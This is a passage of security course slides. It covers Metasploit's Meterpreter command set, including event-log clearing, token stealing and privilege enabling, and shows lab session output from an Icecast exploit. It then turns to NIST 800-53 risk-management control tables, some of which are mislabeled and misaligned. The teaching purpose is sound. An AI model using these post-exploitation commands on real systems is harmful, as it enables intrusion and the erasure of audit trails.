| run                      | Executes a meterpreter script or Post module             |
| secure                   | (Re)Negotiate TLV packet encryption on the session       |
| sessions                 | Quickly switch to another session                        |
| set_timeouts             | Set the current session timeout values                   |
| sleep                    | Force Meterpreter to go quiet, then re-establish session |
| ssl_verify               | Modify the SSL certificate verification setting          |
| transport                | Manage the transport mechanisms                          |
| use                      | Deprecated alias for "load"                              |
| uuid                     | Get the UUID for the current session                     |
| write                    | Writes data to a channel                                 |

# Metasploit basics

## Meterpreter commands

### Stdapi: System Commands

| Command     | Description   |
|-------------|---|
| clearev     | Clear the event log   |
| drop_token  | Relinquishes any active impersonation token.                      |
| execute     | Execute a command   |
| getenv      | Get one or more environment variable values                       |
| getpid      | Get the current process identifier                                |
| getprivs    | Attempt to enable all privileges available to the current process |
| getsid      | Get the SID of the user that the server is running as             |
| getuid      | Get the user that the server is running as                        |
| kill        | Terminate a process   |
| localtime   | Displays the target system local date and time                    |
| pgrep       | Filter processes by name  |
| pkill       | Terminate processes by name                                       |
| ps          | List running processes  |
| reboot      | Reboots the remote computer                                       |
| reg         | Modify and interact with the remote registry                      |
| rev2self    | Calls RevertToSelf() on the remote machine                        |
| shell       | Drop into a system command shell                                  |
| shutdown    | Shuts down the remote computer                                    |
| steal_token | Attempts to steal an impersonation token from the target process  |
| suspend     | Suspends or resumes a list of processes                           |
| sysinfo     | Gets information about the remote system, such as OS              |




```
meterpreter > sysinfo
Computer       : VAGRANTVM
OS             : Windows 2016+ (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > █
```

# Metasploit basics

## Meterpreter commands

Stdapi: File system Commands

=====

| Command   | Description                               |
|---|---|
| -----   | -----                                     |
| cat   | Read the contents of a file to the screen |
| cd  | Change directory                          |
| checksum  | Retrieve the checksum of a file           |
| cp  | Copy source to destination                |
|  dir | List files (alias for ls)                 |
| download  | Download a file or directory              |
| edit  | Edit a file                               |
| getlwd  | Print local working directory             |
| getwd   | Print working directory                   |
| lcd   | Change local working directory            |
| lls   | List local files                          |
| lpwd  | Print local working directory             |
| ls  | List files                                |
| mkdir   | Make directory                            |
| mv  | Move source to destination                |
| pwd   | Print working directory                   |
| rm  | Delete the specified file                 |
| rmdir   | Remove directory                          |
| search  | Search for files                          |
| show_mount  | List all mount points/logical drives      |
| upload  | Upload a file or directory                |

# Metasploit basics – run the exploit

```
meterpreter > dir
Listing: C:\Program Files (x86)\Icecast2 Win32
=====
Mode                Size                Type                Last modified          Name
-----
100777/rwxrwxrwx    512000             fil                2004-05-12 07:22:40 -0400    Icecast2.exe
40777/rwxrwxrwx      0                  dir                2021-08-24 02:20:21 -0400    admin
40777/rwxrwxrwx      0                  dir                2021-08-24 02:20:21 -0400    doc
100666/rw-rw-rw-    3662               fil                2004-05-12 07:24:12 -0400    icecast.xml
100777/rwxrwxrwx    253952             fil                2004-05-12 07:23:14 -0400    icecast2console.exe
100666/rw-rw-rw-    872448             fil                2002-06-27 16:11:54 -0400    iconv.dll
100666/rw-rw-rw-    188477             fil                2003-04-12 18:29:12 -0400    libcurl.dll
100666/rw-rw-rw-    631296             fil                2002-07-10 17:09:00 -0400    libxml2.dll
100666/rw-rw-rw-    128000             fil                2002-07-10 17:11:54 -0400    libxslt.dll
40777/rwxrwxrwx      0                  dir                2021-08-24 02:20:21 -0400    logs
100666/rw-rw-rw-    53299              fil                2002-03-23 04:48:14 -0500    pthreadVSE.dll
100666/rw-rw-rw-    2391               fil                2021-08-24 02:20:21 -0400    unins000.dat
100777/rwxrwxrwx    76946              fil                2004-01-16 00:00:00 -0500    unins000.exe
40777/rwxrwxrwx      0                  dir                2021-08-24 02:20:21 -0400    web

meterpreter > █
```

# Metasploit basics – run the exploit

```
meterpreter > cd ..
meterpreter > dir
Listing: C:\Program Files (x86)
=====
```

| Mode             | Size | Type | Last modified             | Name                        |
|------------------|------|------|---------------------------|-----------------------------|
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Common Files                |
| 40777/rwxrwxrwx  | 0    | dir  | 2021-08-24 02:23:08 -0400 | Google                      |
| 40777/rwxrwxrwx  | 4096 | dir  | 2021-08-24 02:20:21 -0400 | Icecast2 Win32              |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 03:19:00 -0400 | Internet Explorer           |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Microsoft.NET               |
| 40777/rwxrwxrwx  | 0    | dir  | 2021-07-01 04:05:53 -0400 | SPICE Guest Tools           |
| 40777/rwxrwxrwx  | 0    | dir  | 2021-07-01 03:46:26 -0400 | Uninstall Information       |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 03:19:00 -0400 | Windows Defender            |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Mail                |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 05:08:40 -0400 | Windows Media Player        |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Multimedia Platform |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 03:19:00 -0400 | Windows Photo Viewer        |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Portable Devices    |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Sidebar             |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | WindowsPowerShell           |
| 100666/rw-rw-rw- | 174  | fil  | 2018-09-15 03:16:48 -0400 | desktop.ini                 |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | windows nt                  |

```
meterpreter > █
```

# Metasploit basics – Meterpreter commands

Working with the Windows command prompt through Meterpreter

```
meterpreter > execute -f cmd.exe -c
Process 2204 created.
Channel 1 created.
meterpreter > dir
Listing: C:\Program Files (x86)

```

| Mode             | Size | Type | Last modified             | Name                        |
|------------------|------|------|---------------------------|-----------------------------|
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Common Files                |
| 40777/rwxrwxrwx  | 0    | dir  | 2021-08-24 02:23:08 -0400 | Google                      |
| 40777/rwxrwxrwx  | 4096 | dir  | 2021-08-24 02:20:21 -0400 | Icecast2 Win32              |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 03:19:00 -0400 | Internet Explorer           |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Microsoft.NET               |
| 40777/rwxrwxrwx  | 0    | dir  | 2021-07-01 04:05:53 -0400 | SPICE Guest Tools           |
| 40777/rwxrwxrwx  | 0    | dir  | 2021-07-01 03:46:26 -0400 | Uninstall Information       |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 03:19:00 -0400 | Windows Defender            |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Mail                |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 05:08:40 -0400 | Windows Media Player        |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Multimedia Platform |
| 40777/rwxrwxrwx  | 4096 | dir  | 2018-09-15 03:19:00 -0400 | Windows Photo Viewer        |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Portable Devices    |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | Windows Sidebar             |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | WindowsPowerShell           |
| 100666/rw-rw-rw- | 174  | fil  | 2018-09-15 03:16:48 -0400 | desktop.ini                 |
| 40777/rwxrwxrwx  | 0    | dir  | 2018-09-15 03:19:00 -0400 | windows nt                  |

```
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > █
```

# Metasploit basics – Exiting Meterpreter


```
meterpreter > exit  
[*] Shutting down Meterpreter ...  
  
[*] 192.168.56.100 - Meterpreter session 1 closed. Reason: User exit  
msf6 exploit(windows/http/icecast_header) > █
```



# Agenda

- ✓ Zero-Day Vulnerabilities
  - ✓ Introduction to the Exploitation Lab, continued...
- The bigger context...

# Risk Management Framework (RMF)



| CNTL NO.                                     | CONTROL NAME  | PRIORITY | INITIAL CONTROL BASELINES |                  |                      |
|--|---|----------|---------------------------|------------------|----------------------|
|  |   |          | LOW                       | MOD              | HIGH                 |
| <b>Awareness and Training</b>                |   |          |                           |                  |                      |
| AT-1   | Security Awareness and Training Policy and Procedures         | P1       | AT-1                      | AT-1             | AT-1                 |
| AT-2   | Security Awareness Training                                   | P1       | AT-2                      | AT-2 (2)         | AT-2 (2)             |
| AT-3   | Role-Based Security Training                                  | P1       | AT-3                      | AT-3             | AT-3                 |
| AT-4   | Security Training Records                                     | P3       | AT-4                      | AT-4             | AT-4                 |
| AT-5   | Withdrawn   | ---      | ---                       | ---              | ---                  |
| <b>Audit and Accountability</b>              |   |          |                           |                  |                      |
| AU-1   | Audit and Accountability Policy and Procedures                | P1       | AU-1                      | AU-1             | AU-1                 |
| AU-2   | Audit Events  | P1       | AU-2                      | AU-2 (3)         | AU-2 (3)             |
| AU-3   | Content of Audit Records                                      | P1       | AU-3                      | AU-3 (1)         | AU-3 (1) (2)         |
| AU-4   | Audit Storage Capacity  | P1       | AU-4                      | AU-4             | AU-4                 |
| AU-5   | Response to Audit Processing Failures                         | P1       | AU-5                      | AU-5             | AU-5 (1) (2)         |
| AU-6   | Audit Review, Analysis, and Reporting                         | P1       | AU-6                      | AU-6 (1) (3)     | AU-6 (1) (3) (5) (6) |
| AU-7   | Audit Reduction and Report Generation                         | P2       | Not Selected              | AU-7 (1)         | AU-7 (1)             |
| AU-8   | Time Stamps   | P1       | AU-8                      | AU-8 (1)         | AU-8 (1)             |
| AU-9   | Protection of Audit Information                               | P1       | AU-9                      | AU-9 (4)         | AU-9 (2) (3) (4)     |
| AU-10  | Non-repudiation   | P2       | Not Selected              | Not Selected     | AU-10                |
| AU-11  | Audit Record Retention  | P3       | AU-11                     | AU-11            | AU-11                |
| AU-12  | Audit Generation  | P1       | AU-12                     | AU-12            | AU-12 (1) (3)        |
| AU-13  | Monitoring for Information Disclosure                         | P0       | Not Selected              | Not Selected     | Not Selected         |
| AU-14  | Session Audit   | P0       | Not Selected              | Not Selected     | Not Selected         |
| AU-15  | Alternate Audit Capability                                    | P0       | Not Selected              | Not Selected     | Not Selected         |
| AU-16  | Cross-Organizational Auditing                                 | P0       | Not Selected              | Not Selected     | Not Selected         |
| <b>Security Assessment and Authorization</b> |   |          |                           |                  |                      |
| CA-1   | Security Assessment and Authorization Policies and Procedures | P1       | CA-1                      | CA-1             | CA-1                 |
| CA-2   | Security Assessments  | P2       | CA-2                      | CA-2 (1)         | CA-2 (1) (2)         |
| CA-3   | System Interconnections                                       | P1       | CA-3                      | CA-3 (5)         | CA-3 (5)             |
| CA-4   | Withdrawn   | ---      | ---                       | ---              | ---                  |
| CA-5   | Plan of Action and Milestones                                 | P3       | CA-5                      | CA-5             | CA-5                 |
| CA-6   | Security Authorization  | P2       | CA-6                      | CA-6             | CA-6                 |
| CA-7   | Continuous Monitoring   | P2       | CA-7                      | CA-7 (1)         | CA-7 (1)             |
| CA-8   | Penetration Testing   | P2       | Not Selected              | Not Selected     | CA-8                 |
| CA-9   | Internal System Connections                                   | P2       | CA-9                      | CA-9             | CA-9                 |
| <b>Configuration Management</b>              |   |          |                           |                  |                      |
| CM-1   | Configuration Management Policy and Procedures                | P1       | CM-1                      | CM-1             | CM-1                 |
| CM-2   | Baseline Configuration  | P1       | CM-2                      | CM-2 (1) (3) (7) | CM-2 (1) (2) (3) (7) |
| CM-3   | Configuration Change Control                                  | P1       | Not Selected              | CM-3 (2)         | CM-3 (1) (2)         |
| CM-4   | Security Impact Analysis                                      | P2       | CM-4                      | CM-4             | CM-4 (1)             |
| CM-5   | Access Restrictions for Change                                | P1       | Not Selected              | CM-5             | CM-5 (1) (2) (3)     |

NIST Special Publication 800-53  
Revision 5

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## Security and Privacy Controls for Information Systems and Organizations

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
JOINT TASK FORCE

This publication is available free of charge from:  
<https://doi.org/10.6028/NIST.SP.800-53a5>

**NIST**  
National Institute of Standards and Technology  
U.S. Department of Commerce


| CNTL NO.    | CONTROL NAME  | PRIORITY | INITIAL CONTROL BASELINES |                    |                        |
|-------------|---|----------|---------------------------|--------------------|------------------------|
|             |   |          | LOW                       | MOD                | HIGH                   |
| <b>AC-1</b> |   |          |                           |                    |                        |
| AC-1.1      | Security Assessment and Authorization Policies and Procedures | P1       | AC-1.1                    | AC-1.1             | AC-1.1                 |
| AC-1.2      | Security Assessments  | P2       | AC-1.2                    | AC-1.2 (1)         | AC-1.2 (1) (2)         |
| AC-1.3      | System Interconnections                                       | P1       | AC-1.3                    | AC-1.3 (5)         | AC-1.3 (5)             |
| AC-1.4      | Withdrawn   | ---      | ---                       | ---                | ---                    |
| AC-1.5      | Plan of Action and Milestones                                 | P3       | AC-1.5                    | AC-1.5             | AC-1.5                 |
| AC-1.6      | Security Authorization  | P2       | AC-1.6                    | AC-1.6             | AC-1.6                 |
| AC-1.7      | Continuous Monitoring   | P2       | AC-1.7                    | AC-1.7 (1)         | AC-1.7 (1)             |
| AC-1.8      | Penetration Testing   | P2       | Not Selected              | Not Selected       | AC-1.8                 |
| AC-1.9      | Internal System Connections                                   | P2       | AC-1.9                    | AC-1.9             | AC-1.9                 |
| <b>CM-1</b> |   |          |                           |                    |                        |
| CM-1.1      | Configuration Management Policy and Procedures                | P1       | CM-1.1                    | CM-1.1             | CM-1.1                 |
| CM-1.2      | Baseline Configuration  | P1       | CM-1.2                    | CM-1.2 (1) (3) (7) | CM-1.2 (1) (2) (3) (7) |
| CM-1.3      | Configuration Change Control                                  | P1       | Not Selected              | CM-1.3 (2)         | CM-1.3 (1) (2)         |
| CM-1.4      | Security Impact Analysis                                      | P2       | CM-1.4                    | CM-1.4             | CM-1.4 (1)             |
| CM-1.5      | Access Restrictions for Change                                | P1       | Not Selected              | CM-1.5             | CM-1.5 (1) (2) (3)     |

# Where does vulnerability scanning and penetration testing fit in the RMF?



| CLASS       | FAMILY   | IDENTIFIER |
|-------------|--|------------|
| Management  | Risk Assessment  | RA         |
| Management  | Planning   | PL         |
| Management  | System and Services Acquisition                        | SA         |
| Management  | Certification, Accreditation, and Security Assessments | CA         |
| Operational | Personnel Security                                     | PS         |
| Operational | Physical and Environmental Protection                  | PE         |
| Operational | Contingency Planning                                   | CP         |
| Operational | Configuration Management                               | CM         |
| Operational | Maintenance  | MA         |
| Operational | System and Information Integrity                       | SI         |
| Operational | Media Protection                                       | MP         |
| Operational | Incident Response                                      | IR         |
| Operational | Awareness and Training                                 | AT         |
| Technical   | Identification and Authentication                      | IA         |
| Technical   | Access Control   | AC         |
| Technical   | Audit and Accountability                               | AU         |
| Technical   | System and Communications Protection                   | SC         |

Table 2: Security Control Class, Family, and Identifier



# For what kinds of information systems do organizations employ vulnerability scanning & penetration testing ?

TABLE 3-16: RISK ASSESSMENT FAMILY

| CONTROL NUMBER | CONTROL NAME<br>CONTROL ENHANCEMENT NAME                        | PRIVACY CONTROL BASELINE   | SECURITY CONTROL BASELINES |                              |      |
|----------------|---|----------------------------|----------------------------|------------------------------|------|
|                |   |                            | LOW                        | MOD                          | HIGH |
|                |   |                            | RA-1                       | <b>Policy and Procedures</b> | X    |
| RA-2           | <b>Security Categorization</b>                                  |                            | X                          | X                            | X    |
| RA-2(1)        | IMPACT-LEVEL PRIORITIZATION                                     |                            |                            |                              |      |
| RA-3           | <b>Risk Assessment</b>  | X                          | X                          | X                            | X    |
| RA-3(1)        | SUPPLY CHAIN RISK ASSESSMENT                                    |                            | X                          | X                            | X    |
| RA-3(2)        | USE OF ALL-SOURCE INTELLIGENCE                                  |                            |                            |                              |      |
| RA-3(3)        | DYNAMIC THREAT AWARENESS  |                            |                            |                              |      |
| RA-3(4)        | PREDICTIVE CYBER ANALYTICS                                      |                            |                            |                              |      |
| RA-4           | <b>Risk Assessment Update</b>                                   | W: Incorporated into RA-3. |                            |                              |      |
| RA-5           | <b>Vulnerability Monitoring and Scanning</b>                    |                            | X                          | X                            | X    |
| RA-5(1)        | UPDATE TOOL CAPABILITY  | W: Incorporated into RA-5. |                            |                              |      |
| RA-5(2)        | UPDATE VULNERABILITIES TO BE SCANNED                            |                            | X                          | X                            | X    |
| RA-5(3)        | BREADTH AND DEPTH OF COVERAGE                                   |                            |                            |                              |      |
| RA-5(4)        | DISCOVERABLE INFORMATION  |                            |                            |                              | X    |
| RA-5(5)        | PRIVILEGED ACCESS   |                            |                            | X                            | X    |
| RA-5(6)        | AUTOMATED TREND ANALYSES  |                            |                            |                              |      |
| RA-5(7)        | AUTOMATED DETECTION AND NOTIFICATION OF UNAUTHORIZED COMPONENTS | W: Incorporated into CM-8. |                            |                              |      |
| RA-5(8)        | REVIEW HISTORIC AUDIT LOGS                                      |                            |                            |                              |      |
| RA-5(9)        | PENETRATION TESTING AND ANALYSES                                | W: Incorporated into CA-8. |                            |                              |      |
| RA-5(10)       | CORRELATE SCANNING INFORMATION                                  |                            |                            |                              |      |
| RA-5(11)       | PUBLIC DISCLOSURE PROGRAM                                       |                            | X                          | X                            | X    |
| RA-6           | <b>Technical Surveillance Countermeasures Survey</b>            |                            |                            |                              |      |
| RA-7           | <b>Risk Response</b>  | X                          | X                          | X                            | X    |
| RA-8           | <b>Privacy Impact Assessments</b>                               | X                          |                            |                              |      |
| RA-9           | <b>Criticality Analysis</b>                                     |                            |                            | X                            | X    |
| RA-10          | <b>Threat Hunting</b>   |                            |                            |                              |      |

TABLE 3-4: ASSESSMENT, AUTHORIZATION, AND MONITORING FAMILY

| CONTROL NUMBER | CONTROL NAME<br>CONTROL ENHANCEMENT NAME              | PRIVACY CONTROL BASELINE      | SECURITY CONTROL BASELINES |                              |      |
|----------------|---|-------------------------------|----------------------------|------------------------------|------|
|                |   |                               | LOW                        | MOD                          | HIGH |
|                |   |                               | CA-1                       | <b>Policy and Procedures</b> | X    |
| CA-2           | <b>Control Assessments</b>                            | X                             | X                          | X                            | X    |
| CA-2(1)        | INDEPENDENT ASSESSORS                                 |                               |                            | X                            | X    |
| CA-2(2)        | SPECIALIZED ASSESSMENTS                               |                               |                            |                              | X    |
| CA-2(3)        | LEVERAGING RESULTS FROM EXTERNAL ORGANIZATIONS        |                               |                            |                              |      |
| CA-3           | <b>Information Exchange</b>                           |                               | X                          | X                            | X    |
| CA-3(1)        | UNCLASSIFIED NATIONAL SECURITY SYSTEM CONNECTIONS     | W: Moved to SC-7(25).         |                            |                              |      |
| CA-3(2)        | CLASSIFIED NATIONAL SECURITY SYSTEM CONNECTIONS       | W: Moved to SC-7(26).         |                            |                              |      |
| CA-3(3)        | UNCLASSIFIED NON-NATIONAL SECURITY SYSTEM CONNECTIONS | W: Moved to SC-7(27).         |                            |                              |      |
| CA-3(4)        | CONNECTIONS TO PUBLIC NETWORKS                        | W: Moved to SC-7(28).         |                            |                              |      |
| CA-3(5)        | RESTRICTIONS ON EXTERNAL SYSTEM CONNECTIONS           | W: Incorporated into SC-7(5). |                            |                              |      |
| CA-3(6)        | TRANSFER AUTHORIZATIONS                               |                               |                            |                              | X    |
| CA-3(7)        | TRANSITIVE INFORMATION EXCHANGES                      |                               |                            |                              |      |
| CA-4           | <b>Security Certification</b>                         | W: Incorporated into CA-2.    |                            |                              |      |
| CA-5           | <b>Plan of Action and Milestones</b>                  | X                             | X                          | X                            | X    |
| CA-5(1)        | AUTOMATION SUPPORT FOR ACCURACY AND CURRENCY          |                               |                            |                              |      |
| CA-6           | <b>Authorization</b>                                  | X                             | X                          | X                            | X    |
| CA-6(1)        | JOINT AUTHORIZATION — INTRA-ORGANIZATION              |                               |                            |                              |      |
| CA-6(2)        | JOINT AUTHORIZATION — INTER-ORGANIZATION              |                               |                            |                              |      |
| CA-7           | <b>Continuous Monitoring</b>                          | X                             | X                          | X                            | X    |
| CA-7(1)        | INDEPENDENT ASSESSMENT                                |                               |                            | X                            | X    |
| CA-7(2)        | TYPES OF ASSESSMENTS                                  | W: Incorporated into CA-2.    |                            |                              |      |
| CA-7(3)        | TREND ANALYSES  |                               |                            |                              |      |
| CA-7(4)        | RISK MONITORING                                       | X                             | X                          | X                            | X    |
| CA-7(5)        | CONSISTENCY ANALYSIS                                  |                               |                            |                              |      |
| CA-7(6)        | AUTOMATION SUPPORT FOR MONITORING                     |                               |                            |                              |      |
| CA-8           | <b>Penetration Testing</b>                            |                               |                            |                              | X    |
| CA-8(1)        | INDEPENDENT PENETRATION TESTING AGENT OR TEAM         |                               |                            |                              | X    |
| CA-8(2)        | RED TEAM EXERCISES                                    |                               |                            |                              |      |
| CA-8(3)        | FACILITY PENETRATION TESTING                          |                               |                            |                              |      |
| CA-9           | <b>Internal System Connections</b>                    |                               | X                          | X                            | X    |
| CA-9(1)        | COMPLIANCE CHECKS                                     |                               |                            |                              |      |

# Agenda

- ✓ Zero-Day Vulnerabilities
- ✓ Introduction to the Exploitation Lab, continued...
- ✓ The bigger context...